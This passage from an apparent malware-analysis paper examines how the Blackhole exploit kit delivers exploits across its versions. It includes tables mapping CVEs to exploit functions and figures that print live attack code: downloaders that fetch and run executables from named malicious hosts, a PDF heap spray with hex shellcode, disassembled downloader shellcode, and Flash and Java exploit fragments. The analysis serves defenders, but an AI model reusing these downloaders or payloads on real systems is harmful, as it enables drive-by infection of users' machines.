Finally, an end_redirect function is called, which redirects the browser to an innocent page, with the usual 'please wait…' text. In some cases it additionally redirects to a Win32 executable.

At least the picture was this clear back with the 1.0.2 version. After the TDS functionality kicked in big time, and more granular system support was configured, the building logic got messy, most noticeably around the PDF exploit distribution, which in the 1.2.5 version already had three different forms.

The first form is applied when the browser is *Internet Explorer*. In this case, the exploiting PDF object is inserted as an IFRAME into the mainfile response script:

```
function show_pdf(src){var pifr=document.createEle
ment('IFRAME');pifr.setAttribute('width',1);pifr.
setAttribute('height',1);pifr.setAttribute('src',src)
;document.body.appendChild(pifr)}
```

With some other browsers, such as *Safari* and *Chrome*, this form is changed to use an object element instead of an IFRAME:

```
function show_pdf(src){var p=document.createElement('
object');p.setAttribute('type','application/pdf');p.s
etAttribute('data',src);p.setAttribute('width',1);p.s
etAttribute('height',1);document.body.appendChild(p)}
```

In the case of *Firefox*, both forms are included at the same time:

```
function show_pdf(src){var pifr=document.createEle
ment('IFRAME');pifr.setAttribute('width',1);pifr.
setAttribute('height',1);pifr.setAttribute('src',src)
;document.body.appendChild(pifr)}
function show_pdf2(src){var p=document.createElem
ent('object');p.setAttribute('type','application/
pdf');p.setAttribute('data',src);p.setAttribute('w
idth',1);p.setAttribute('height',1);document.body.
appendChild(p)}
```

The HCP exploit (CVE-2010-1885) also has two forms, the first one embeds the script code directly, and the other inserts an IFRAME with a link to the PHP file on the server providing the content.

The exploit function assemblage changed with Blackhole kit releases. Table 2 summarizes the mainfile characteristics of Blackhole exploit kit versions, exploit function information and the usage of the PluginDetect library. This information may help to identify the version of the underlying exploit kit in a given attack.

It is worth noting that the call order of the exploit functions, their names, and in most cases the statically inserted function bodies are all hard-coded in the Blackhole server backend code, thus cannot be changed easily. Indeed, there were only minor changes (resulting from the addition of new exploits to the kit) in the generated code, even the names of the exploit functions remained the same throughout versions 1.2.x.

There are two possible ways in which an exploit function is excluded from the mainfile script: the exploit function is missing completely, or it is a blank function, calling only the next one in the chain. The first can only be achieved by a new exploit kit release; the latter is possible via admin user interface clicks.

Each exploit function contains a connect-back URL that will be used to download and execute the Win32 binary content from the server. The URL has the following form:

```
http://{server}/{downloadfile}?f=73a07?e=1
```

Here, parameter *f* is the payload identifier, *e* is the exploit identifier.

Version	Release date	Exploit functions	PluginDetect
2.0	09/2012	-	0.7.8 (AdobeReader)
1.2.5	30/07/2012	spl0, spl2, spl3,spl4,spl5, spl6, spl7 spl0, spl2, spl4, spl5, spl7 blank	0.7.8 (Java, Flash, AdobeReader)
1.2.4	11/07/2012	spl0, spl2, spl3,spl4,spl5, spl6, spl7 spl0, spl2, spl7 blank, spl4 and spl5 sometimes blank	0.7.8 (Java, Flash, AdobeReader)
1.2.3	28/03/2012	spl0, spl2, spl3,spl4,spl5 spl4 blank, spl0 sometimes blank	0.7.6 (Flash, AdobeReader)
1.2.2	26/02/2012	spl0, spl2, spl3,spl4,spl5 spl4 blank, spl0 blank	0.7.6 (Flash, AdobeReader)
1.2.1	09/12/2011	spl0, spl1, spl2, spl3,spl4,spl5 spl4 blank	No version (Java, Flash, AdobeReader)
1.2.0	11/09/2011	spl0, spl2, spl3,spl4,spl5, spl6,spl7 spl6 blank	No version (Java, Flash, AdobeReader)
1.1.0	26/06/2011		
1.0.2	20/11/2010	ewvf, zazo,ai, dsfgsdfh, asgsaf	No version (AdobeReader, used in the PDF handler)

Table 2: Mainfile characteristics in versions.

(An interesting fact is that the PHP file serving the HCP vulnerability (CVE-2010-1885) connect-back URL reverses the order of the *f* and *e* parameters. It has no effect on the operation of the code, but is a remarkable deviation from the general pattern.)

As of version 1.2.5, the URL scheme for some of the attack vectors changed to serve multiple payloads instead of a single payload. The shellcode delivered by the *Flash* exploit can contain a list of file references, matching the above URL, but with a different file ID for each, as in the following example:

```
hxxp://spicyplaces.com/l/r.php?f=9235d&e=1
hxxp://spicyplaces.com/l/r.php?f=c5826&e=1
hxxp://spicyplaces.com/l/r.php?f=182b5&e=1
```

The variation of the HCP exploiting script with the code embedded into the mainfile response script can accept multiple parameters in the form: hxxp://spicyplaces.com/l/data/hcp_vbs.php?f=9235d::c5826::182b5&d=0::0::0. Both the file ID and the exploit ID can now serve multiple values. The variation that inserts only a link to the mainfile code also serves multiple payloads but in the old-fashioned way, serving them sequentially, one by one. This change was introduced in version 1.2.4, and only applied to the HCP function.

Table 3 identifies the mapping between the exploit ID (the *e* query parameter) and the delivered exploit content in the sample gathered at the beginning of the inspection period, the most recent field samples, and the original 1.0.2 code. (It was not possible to positively identify all cases, as samples were not always available, hence the question marks in the table.)

Downloadfile

This stage of the attack is reached when the connect-back code from the activated exploit reaches back to the server, issuing a request with a specific format:

```
http://{server}/{downloadfile}?f=73a07?e=1
```

In the above URL the downloadfile variable is determined in config.php. The most common values we observed were d.php, w.php and q.php.

The parameter *f* is the unique ID in the SQL database: this identifies which file from the data directory should be returned. The returned payload is dependent only on the value of *f*, regardless of the value of parameter *e*. Normally, we would expect that as the attacks are updated with new executables (which change frequently to avoid detection by anti-virus software), this value would increase on the same site. This was indeed observed in the first couple of attacks, although they were hosted on different servers. This implies that the database was likely dumped and imported when transferring the backend. Later, a huge change was observed, from file ID 97 to ea498. From then on, file IDs were five-digit hexadecimal numbers that were reused within attacks. As an example, 182b5 was seen from 05/06/2012 until 10/09/2012.

The parameter *e* identifies the exploit that was completed in the download. It is stored in the database along with the IP address of the infected host. This information is later used for tracking the exploit statistics.

If for any reason the *e* parameter is missing, a default value (4 in the case of 1.0.2) is taken, which belongs to a PDF

Exploit ID	1.2.0 (2011.11)	1.2.5 (2012/09)	Server code (v.1.0.2)
0	Java (CVE-2010-4452)	Java (CVE-2010-0840,CVE-2012-0507)	XMLHTTP+ADODB (MS06-014)
1	-	SWF (CVE-2011-0611)	JAR (CVE-2010-0886)
2	JAR (CVE-2010-0886)	XMLHTTP+ADODB (MS06-014)	CVE-2010-1885 + XMLHTTP+ADODB
3	Java (?)	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659)	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659)
4	XMLHTTP+ADODB (MS06-014)	PDF (CVE-2010-0188)	PDF (CVE-2010-0188)
5	HCP (CVE-2010-1885)	HCP (CVE-2010-1885)	CVE-2010-0806
6	PDF (?)	?	Java (CVE-2010-0840,CVE-2012-0507)
7	-	CVE-2012-1889	-
8	SWF (CVE-2011-0611)	-	-

Table 3: Exploit ID to exploit mappings.

Exploit function	1.1.0	1.2.0	1.2.1	1.2.2
spl0	Java (CVE-2010-0840)	Java (CVE-2010-4452)	Java (CVE-2010-4452)	N/A
spl1	Java (CVE-2010-4452)	N/A	Java (CVE-2010-0840)	N/A
spl2	Java (CVE-2010-0886)	Java (CVE-2010-0886) - (new.avi -> exe download)	XMLHTTP + ADODBSTREAM downloader (MS06-014)	XMLHTTP + ADODBSTREAM downloader (MS06-014)
spl3	Java (CVE-2010-3552)	Java (CVE-2010-3552)	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188
spl4	N/A	XMLHTTP+ADODB (MS06-014)	N/A	N/A
spl5	PDF (CVE-2010-0188)	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324) or CVE-2010-0188	Flash (CVE-2011-0611)	Flash (CVE-2011-0611)
spl6	HCP (CVE-2010-1885)	N/A	N/A	N/A
spl7	N/A	N/A	N/A	N/A
NOJS	N/A	Java (CVE-2010-0840, CVE-2012-0507)	N/A	Java (CVE-2010-0840, CVE-2012-0507)

Table 4: Exploit delivery in different versions of the Blackhole kit.

Exploit function	1.2.3	1.2.4	1.2.5
spl0	Java (CVE-2010-4452)	N/A	N/A
spl1	N/A	N/A	N/A
spl2	XMLHTTP + ADODBSTREAM downloader (MS06-014)	N/A	XMLHTTP + ADODBSTREAM downloader (MS06-014)
spl3	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	PDF (CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188
spl4	N/A	HCP (CVE-2010-1885) XMLHTTP+ADODB	HCP (CVE-2010-1885) XMLHTTP+ADODB
spl5	Flash (CVE-2011-0611)	Flash (CVE-2011-0611)	Flash (CVE-2011-0611)
spl6	N/A	Flash (CVE-2011-2110)	Flash (CVE-2011-2110)
spl7	N/A	N/A	CVE-2012-1889
NOJS	Java (CVE-2010-0840, CVE-2012-0507)	Java (CVE-2010-0840, CVE-2012-0507)	Java (CVE-2010-0840, CVE-2012-0507)

Table 4 (contd.): Exploit delivery in different versions of the Blackhole kit.

(CVE-2010-0188) exploit. And as we look at the mainfile code, we can see that when constructing the PDF exploit code corresponding to the value 4, the *e* parameter tag is not appended to the end of the connect-back URL, which makes this default assignment logical.

Upon receiving this request, the server code builds a response. That response will include an executable payload inserted as application/x-msdownload content type, the content of which is determined by the *f* parameter of the request.

The filename of the download is randomly selected from the list: 'readme', 'info', 'contacts', 'about' and 'calc' to make the download appear less suspicious. The extension is always '.exe'.

INDIVIDUAL EXPLOITS

The author of the exploit kit has been busy over the past two years keeping his creation up to date. As new popular exploit code has become available, he has added it to the code base and eventually removed old and not so useful vulnerabilities.

Table 4 summarizes the exploit content of each of the exploit functions for all contemporary Blackhole versions.

In the following sections we describe the individual exploit functions deployed by Blackhole. Only the latest samples were analysed in more detail, older versions can be tracked from Table 4. If data for a particular exploit is missing, it is because I couldn't find it in any of the analysed samples belonging to the particular version of the exploit kit.

spl0: empty

This exploit function used to deliver Java exploits (CVE-2010-0840 or CVE-2010-4452) in early versions, but since version 1.2.4 it has not been used.

spl1: missing

This exploit function delivered the same Java exploits as spl0, though not the same ones at the same time. From version 1.2.2 onwards it has been completely absent from the scripts – not even an empty skeleton was left in the call chain.

spl2: MDAC exploit MS06-014

This exploit function used a version of the classic VBScript downloader method that was very popular among script downloaders some 10 years ago. The only improvement over those old-timers is the access to the shell object, which instead of the CreateObject method makes use of some exploitable ActiveX objects.

The XMLHTTP object is utilized to download the file and the ADODB.Stream to save it to a local file. Then the exploited object is used to run the saved executable, as shown in Figure 4.

```
function spl0(){spl2()}

function spl2(){
       var ra4=".//..//e28590c.exe",ra3=document.createElement("object");
   ra3.setAttribute("id",ra3);
   ra3.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E36");
   try{
       var ra0=ra3.CreateObject(md+"dod".concat("b.str","eam"),""),ra1=ra3.Crea
       try{
           ra2.open("GET","http://abilenepaint.net/w.php?f=55d23&e=2",false);
           ra2.send();
           ra0.type=1;
           ra0.open();
           ra0.Write(ra2.responseBody);
           ra0.SaveToFile(ra4,2);
           ra0.Close();
           }
       catch(e){}
       try{
           with(ra1){shellexecute(ra4);}
       }
       catch(e){}
```

Figure 4: MS06-014 downloader.

spl3: PDF

This exploit function delivers the PDF exploits. The PluginDetect library is used to determine the version of the AdobeReader plug-in, and depending on the version, one of two possible PDF file generator PHP functions is called: the first for PDF versions below the main version 8, and the second for all 8.x PDF versions, and for all 9.x versions where x<=3. The decision logic is shown in Figure 5.

The show_pdf() function appends an additional HTML child element that contains the link to the PDF generator server-side PHP script. This appended element can either be an IFRAME or an object, depending on the OS and browser version (see Table 1).

The first PDF is a compound in itself, serving four different exploits. Depending on the *Adobe Reader* version, the following exploit codes are delivered [2]:

- All major versions 9 and for major version 8 until 8.12: CVE-2008-2992 (Collab.getIcon)
- All major versions 6 and for major version 7 before 7.11: CVE-2007-5659 (Collab.collectEmailInfo)
- Version 7.1: CVE-2008-2992 (util.printf)
- Versions between 8.12 and 8.2 (boundaries not included): CVE-2009-4324 (media.newPlayer).

The second PDF delivers only one exploit, CVE-2010-0188 (libtiff). The obfuscation of both of the PDF types is the same; it is sufficient to examine only one of them, which will be CVE-2010-0188.

```
function show_pdf(src){
    var pifr=document.createElement('IFRAME');
    pifr.setAttribute('width',1);
    pifr.setAttribute('height',1);
    pifr.setAttribute('src',src);
    document.body.appendChild(pifr)
}
function spl3(){ //Inject iframe with link to PDF - depending on PDF version
    if(pdfver[0]>0&&pdfver[0]<8){
        exec7=0;
        show_pdf('./data/ap1.php?f=182b5')
    }
    else if((pdfver[0]==8)||(pdfver[0]==9&&pdfver[1]<=3)){
        exec7=0;
        show_pdf('./data/ap2.php')
    }
    spl5()
```

Figure 5: PDF delivery decision logic.

```
3 0 obj<</Author
(168-147-164-82-162-147-150-150-155-160-153-109-168-147-164-82-148-148-148-94-8
2-149-149-149-94-82-150-150-150-94-82-151-151-151-94-82-152-152-152-94-82-153-1
53-153-94-82-154-154-154-109-168-147-164-82-162-161-155-160-166-151-164-165-145
-147-94-82-155-109-168-147-164-82-170-82-111-82-160-151-169-82-115-164-164-147-
171-90-91-109-168-147-164-82-171-82-111-82-160-151-169-82-115-164-164-...
-100-91-109-169-155-166-154-90-173-157-108-145-158-158-101-175-91-145-123-98-90
-157-91-109-123-159-147-153-151-120-155-151-158-150-99-96-164-147-169-136-147-1
58-167-151-111-145-158-158-99-175-145-156-101-90-91)/Title
(6683e4fcfc85e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee
1510ffffb88b4030c346390675fb87342485e47551e9eb4c51568b753c8b74357803f5568b76200
3f533c94941fcad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c
4b8d46ecff54240c8bd803dd8b048b03c5ab5e59c3eb53ad8b6820807d0c33740396ebf38b68088
bf76a0559e898ffffffe2f9e80000000058506a4068ff0000005083c01950558bec8b5e1083c305
ffe3686f6e00006875726c6d54ff1683c4088be8e861ffffffeb02eb7281ec040100008d5c240cc
70424726567 73c744240476723332c7442408202d73205368f8000000ff560c8be833c951c7441d
0077706274c7441d052e646c6cc6441d0900598ac1043088441d0441516a006a0053576a00ff561
485c075166a0053ff56046a0083eb0c53ff560483c30ceb02eb1347803f0075fa47803f0075c46a
006afeff5608e89cfeffff8e4e0eec98fe8a0e896f01bd33ca8a5b1bc64679361a2f70687474703
a2f2f73756d617472616e616a7567652e72753a38303802f666f72756d2f772e7068703f663d31
3832623526653d340000)>>
endobj
```

Figure 6: Encrypted main script is stored in PDF fields.

```
var padding;var bbb, ccc, ddd, eee, fff, ggg, hhh;var pointers_a, i;var x = new Array();var y = new Array();
var _ll=
"4c20600f0517804a3c20600f0f63804aa3eb804a3020824a6e2f804a4141414126000000000000000000000000000001239804a642060
0f000400004141414141414141"+event.target.title;var _l2=
"4c20600fa563804a3c20600f9621804a901f804a3090844a7d7e804a4141414126000000000000000000000000000007188804a642060
0f000400004141414141414141"+event.target.title;_l3=app;_l4=new Array();function _l5(){var _l6=_l3.
viewerVersion.toString();_l6=_l6.replace('.','');while(_l6.length<4)_l6+='0';return parseInt(_l6,10)}function
_l7(_l8,_l9){while(_l8.length*2<_l9)_l8+=_l8;return _l8.substring(0,_l9/2)}function _l0(_l1){_l1=unescape(_l1
);roteDak=_l1.length*2;dakRote=unescape('%u9090');spray=_l7(dakRote,0x2000-roteDak);loxWhee=_l1+spray;loxWhee=
_l7(loxWhee,524098);for(i=0; i < 400; i++)_l4[i]=loxWhee.substr(0,loxWhee.length-1)+dakRote;}function _l2(_l1,
len){while(_l1.length<len)_l1+=_l1;return _l1.substring(0,len)}function _l3(_l1){ret='';for(i=0;i<_l1.length;i
+=2){b=_l1.substr(i,2);c=parseInt(b,16);ret+=String.fromCharCode(c);}return ret}function _jil(_l1,_l4){_l5='';
for(_l6=0;_l6<_l1.length;_l6++){_l9=_l4.length;_l7=_l1.charCodeAt(_l6);_l8=_l4.charCodeAt(_l6%_l9);_l5+=String
.fromCharCode(_l7^_l8);}return _l5}function _l9(_l6){_j0=_l6.toString(16);_j1=_j0.length;_l5=(_j1%2)?'0'+_j0:
_j0;return _l5}function _j2(_l1){_l5='';for(_l6=0;_l6<_l1.length;_l6+=2){_l5+='%u';_l5+=_l9(_l1.charCodeAt(_l6
+1));_l5+=_l9(_l1.charCodeAt(_l6))}return _l5}function _j3(){_j4=_l5();if(_j4<9000){_j5=
'o+uASjggqkpuL4BK/////wAAAABAAAAAAAAAAAAAQAAAAAAAAfhaASiAgYA98EIBK';_j6=_l1;_j7=_l3(_j6)}else{_j5=
'kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAAQAAAAAAAAYxCASiAgYA/fE4BK';_j6=_l2;_j7=_l3(_j6)}_j8='SUkqADggAABB';_j9
=_l2('QUFB',10984);_l10=
'QQcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAA
CSIAAAAAAAAAAAMDAj//////';_lll=_j8+_j9+_l10+_j5;_l12=_jil(_j7,'');if(_l12.length%2)_l12+=unescape('%00');_l13=
_j2(_l12);with({k:_l13})_I0(k);ImageFieldl.rawValue=_lll}_j3()
```

Figure 7: Heap spray and shellcode builder.

The main script code is stored as data and distributed along the various PDF fields (Author, Subject, Keyword, Creator, Producer), with the hex-encoded shellcode being separate in the Title field.

The encoded main body is decoded by a simple decode script stored in the PDF which results in a script that uses

```
                push    'no'
                push    'mlru'
                push    esp
                call    dword ptr [esi] ; LoadLibraryA
                add     esp, 8
                mov     ebp, eax
                call    sub_5A
                jmp     short loc_FD
; ---------------------------------------------------------------------------
; START OF FUNCTION CHUNK FOR sub_B

loc_FB:                                 ; CODE XREF: sub_B:loc_A6↑j
                jmp     short loc_16F
; END OF FUNCTION CHUNK FOR sub_B
; ---------------------------------------------------------------------------

loc_FD:                                 ; CODE XREF: seg000:000000F9↑j
                sub     esp, 104h
                lea     ebx, [esp+0Ch]
                mov     dword ptr [esp], 'sger'
                mov     dword ptr [esp+4], '23rv'
                mov     dword ptr [esp+8], ' s- '
                push    ebx
                push    0F8h ; '°'
                call    dword ptr [esi+0Ch] ; GetTempPathA
                mov     ebp, eax
                xor     ecx, ecx
                push    ecx
                mov     dword ptr [ebp+ebx+0], 'tbpw'
                mov     dword ptr [ebp+ebx+5], 'lld.'
                mov     byte ptr [ebp+ebx+9], 0

loc_141:                                ; CODE XREF: seg000:0000017B↓j
                pop     ecx
                mov     al, cl
                add     al, 30h ; '0'
                mov     [ebp+ebx+4], al
                inc     ecx
                push    ecx
                push    0
                push    0
                push    ebx
                push    edi
                push    0
                call    dword ptr [esi+14h] ; UrlDownloadToFileA
```

Figure 8: The traditional shellcode.

the common heap-spray technique and builds the shellcode from the content of the Title field of the PDF.

The shellcode itself is nothing special; it is the usual boring downloader code that we have seen in web attacks many times over. The *Windows* API names are looked up by the usual ror 0x0d encoded checksums.

This shellcode is the same in all exploit functions, the only difference is that while in most cases it is XORed with 0x28 and the code starts with a short decryptor, in the cases of the PDF libtiff exploit and the HCP exploit, the XOR layer is missing from the top of the shellcode.

spl4: Windows Help and Support Center Vulnerability

This exploit function delivers the exploit for vulnerability CVE-2010-1885. It is used in two forms. In some cases the script is only linked into the mainfile script, in other cases the downloader script is actually embedded into it. Which is actually selected depends on the OS and browser version (see Table 1).

In either case, the downloader code is the classical XMLHTTP+ADODB downloader, which does not need to use the MDAC exploit.

Figure 9: Directly embedded downloader code.

```
cmd /c echo B="1.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET",
"http://akamaifilms.com:81/data/hcp_vbs.php?f=0e44a&d=0",false:.send():Set A =
CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile(
A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:
CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" + B > %TEMP%\\1.vbs
 && %TEMP%\\1.vbs && taskkill /F /IM helpctr.exe
```

Figure 10: Decoded downloader code.

pl5: Flash CVE-2011-0611

This exploit function delivers the CVE-2011-0611 *Adobe Flash* vulnerability in multiple stages, using two SWF files. The components are shown in Figure 11.

The stage 1 component allocates and fills large enough memory buffers in order to make the preparations for the second stage.

This SWF file (field.swf) utilizes the ExternalInterface class of the ActionScript language that allows the code running in the SWF file to communicate with the embedding container – which in this case is the mainfile script. The communication in this case consists of calling the getAllocSize, getBlockSize, etc. functions, then getCN, which loads the second stage SWF.

The second stage file (score.swf) drops an SWF file that calls getShellCode() to get the shellcode. This shellcode is then invoked by the conditions set by the heap spray.

spl6: Flash CVE-2011-2110

This exploit code has recently been added (from v. 1.2.4) to the Blackhole menu. The function embeds an SWF file as an object into the mainfile response page.

The loaded SWF file has an ActionScript downloader script which will connect back to download the binary payload.

spl7: XML Core Services – CVE-2012-1889

This exploit function is interesting in that it sheds some light on the development practice of an exploit author. The exploit

Figure 11: The mainfile fragment of the SWF attack.




Figure 12: ExternalInterface function calls in stage 1 SWF.





Figure 13: Calling getShellCode from the second SWF component.

was apparently used in targeted attacks as early as March 2012. At least some live samples popped up using it on the popular website analysis tool, jsunpack.jeek.org. The first public appearance of the code was on 24 May on Chinese website baidu.com. From this point, events unfolded rapidly.

```
function spl6() {
    var ver1 = flashver[0];
    var ver2 = flashver[1];
    var ver3 = flashver[2];
    var ver4 = flashver[3];
    if ((ver1 == 10 && ver2 == 3 && ver3 < 181)) {
        var fname = "data/flash";
        var Flash_obj = "<object classid='clsid:D27CDB6E-AE6D-11cf-96B8-444553540000' id='asd'
width='600' height='400'
codebase='http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab'>";
        Flash_obj += "<param name='movie' value='" + fname +
".swf?info=02e6b1525353caa8ad5554b236d456b233363457ac31b4b5afb5ab555430ac51b252ca35c9cf4e484c37cbc83
04ccf4a48c9c848ce4a30487f7a76296b23' />";
        Flash_obj += "<embed src='" + fname +
".swf?info=02e6b1525353caa8ad5554b236d456b233363457ac31b4b5afb5ab555430ac51b252ca35c9cf4e484c37cbc83
04ccf4a48c9c848ce4a30487f7a76296b23' name='asd' align='middle' allowNetworking='all'
type='application/x-shockwave-flash' pluginspage='http://www.macromedia.com/go/getflashplayer'>";
        Flash_obj += "</embed>";
        Flash_obj += "</object>";
        var oSpan = document.createElement("span");
```

Figure 14: Spl6 in the mainfile script.



```
        url_str = String(t_url);
        loader = new URLLoader();
        loader.dataFormat = URLLoaderDataFormat.URLLoaderDataFormat.BINARY;
        return;
    }

    public function exploit()
    {
        // debugfile: C:\Documents and Settings\src;;Main.as
        var loc1:* = 0;
        var loc2:* = new Number(parseFloat(String(loc0[1073741841])));
        var loc3:* = new ByteArray();
        loc3.position = 0;
        var loc4:* = loc3[0] * 16777216 + loc3[1] * 65536 + loc3[2] * 256 + loc3[3];
        this.baseaddr = 0;
        this.code.position = 0;

        loc1 = 0;
        while(loc1 < 1024 * 100)
        {
            loc1 = loc1 + 1;
        }
        if((toLowerCase() == "win 10,3,181,14" || toLowerCase() == "win 10,3,181,22" || toLowerCase()
== "win 10,3,181,23"))
        {
            if(toLowerCase() == "win 10,3,181,14")
            {
                if(toLowerCase() == "activex")
                {
                    this.xchg_eax_esp_ret = 0;
                    this.xchg_eax_esi_ret = 0;
```

Figure 15: The decompiled ActionScript code.

Microsoft published an advisory on 12 June. Four days later, support for the vulnerability was added to the Metasploit framework. At around the same time, the Blackhole author was interviewed and confirmed that support for the vulnerability would be added to Blackhole soon. Finally, on 22 June, version 1.2.5 was released including this exploit.

The timeline of this particular exploit suggests that the support was added in haste. Looking at the result, one can see immediately that this code is a distinct block in the server code: the coding style is not integrated into the general style of the mainfile script. Not even the indentation conforms to the standards (i.e. no indentation, no unnecessary whitespaces) of the mainfile script.

If we compare the added code with the most authentic source we know of – that published in May on baidu.com – it is easy to see that the code was copy-pasted into Blackhole. The function order, the variable names, the indentation, the constants – in short, everything is an exact copy of that code.

The major difference is the shellcode, which is the standard used in all other exploit functions, this time not XOR encrypted.





Figure 16: Timeline of CVE-2012-1889.

Figure 17: CVE-2012-1889 code in Blackhole.



```
function heapLib() {
}
heapLib.ie = function(maxAlloc, heapBase) {
    this.maxAlloc = (maxAlloc ? maxAlloc : 65535);
    this.heapBase = (heapBase ? heapBase : 0x150000);
    this.paddingStr = "AAAA";
    while (4 + this.paddingStr.length*2 + 2 < this.maxAlloc) {
        this.paddingStr += this.paddingStr;
    }
    this.mem = new Array();
    this.flushOleaut32();
}
heapLib.ie.prototype.debug = function(msg) {
    void(Math.atan2(0xbabe, msg));
}

heapLib.ie.prototype.debugHeap = function(enable) {
    if (enable == true)
        void(Math.atan(0xbabe));
```

Figure 18: The genuine CVE-2012-1889 code from China.

Evidently, support for this exploit was added to the kit in a hurry – more as a PR move to prove that the author could react quickly, than as a real improvement. In fact, the author must have been convinced of the rather limited use of his enhancement, because in the field only a handful of cases were observed in which this exploit was turned on. In the vast majority of the cases this exploit function remained empty.

NOJS: Java – CVE-2010-0840

This part of the mainfile response page works without

JavaScript support. It loads a Java archive, which receives the encrypted URL as a parameter. The encryption is a simple replacement cypher, using a randomly swapped alphabet string as the replacement key.

```
    if ( in_array( "6", $selectedExploits ) )
    {
        $exploitsContent_NOJS = "<applet id='sghrh4634'
code='xmleditor.peers.class' title=\"asgahas\" archive='./".Config::get(
"ExploitsDir" )."/javaobe.jar'><param name='dskvnds' value='".strtr( $urltoexe."6",
 "uqU8/A1O-e=FNdztfDPLnpG5h3IalV.2yw?ZRY60X:kirJMB79bxSQC_Wvsmg#jcT4HE%K&o",
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/.:_-?&=%#" ).
"'/></applet>";
    }
```

Figure 19: URL obfuscation in Java downloader.

The Java downloaders use different levels of obfuscation. In the simplest cases the strings are only reversed, broken up into smaller chunks, or encrypted.

There were also more complex cases when the obfuscation was solved with the Zelix KlassMaster professional Java protection tool [4].

Zelix KlassMaster (ZKM) is an efficient tool that makes analysis very complicated, hiding the string constants from the decompilation output. It is worth noting that the version of ZKM was 5.4.3 in all of the observed Blackhole-related files. The author didn't care to upgrade to the currently available 5.5.0 version.

The usage of ZKM is not exclusive – in other class files the code is left readable, only the string constants are obfuscated with simple methods.

WHY JAVA?

When I started the analysis of the Blackhole server-side code, I had a couple of questions in mind (needless to say, the number of questions multiplied with each day). The very first question came when I looked at the exploit distribution statistics available from a few Blackhole back-ends. All had the same characteristics that are shown in Figure 21: an overwhelming dominance of Java exploitations.

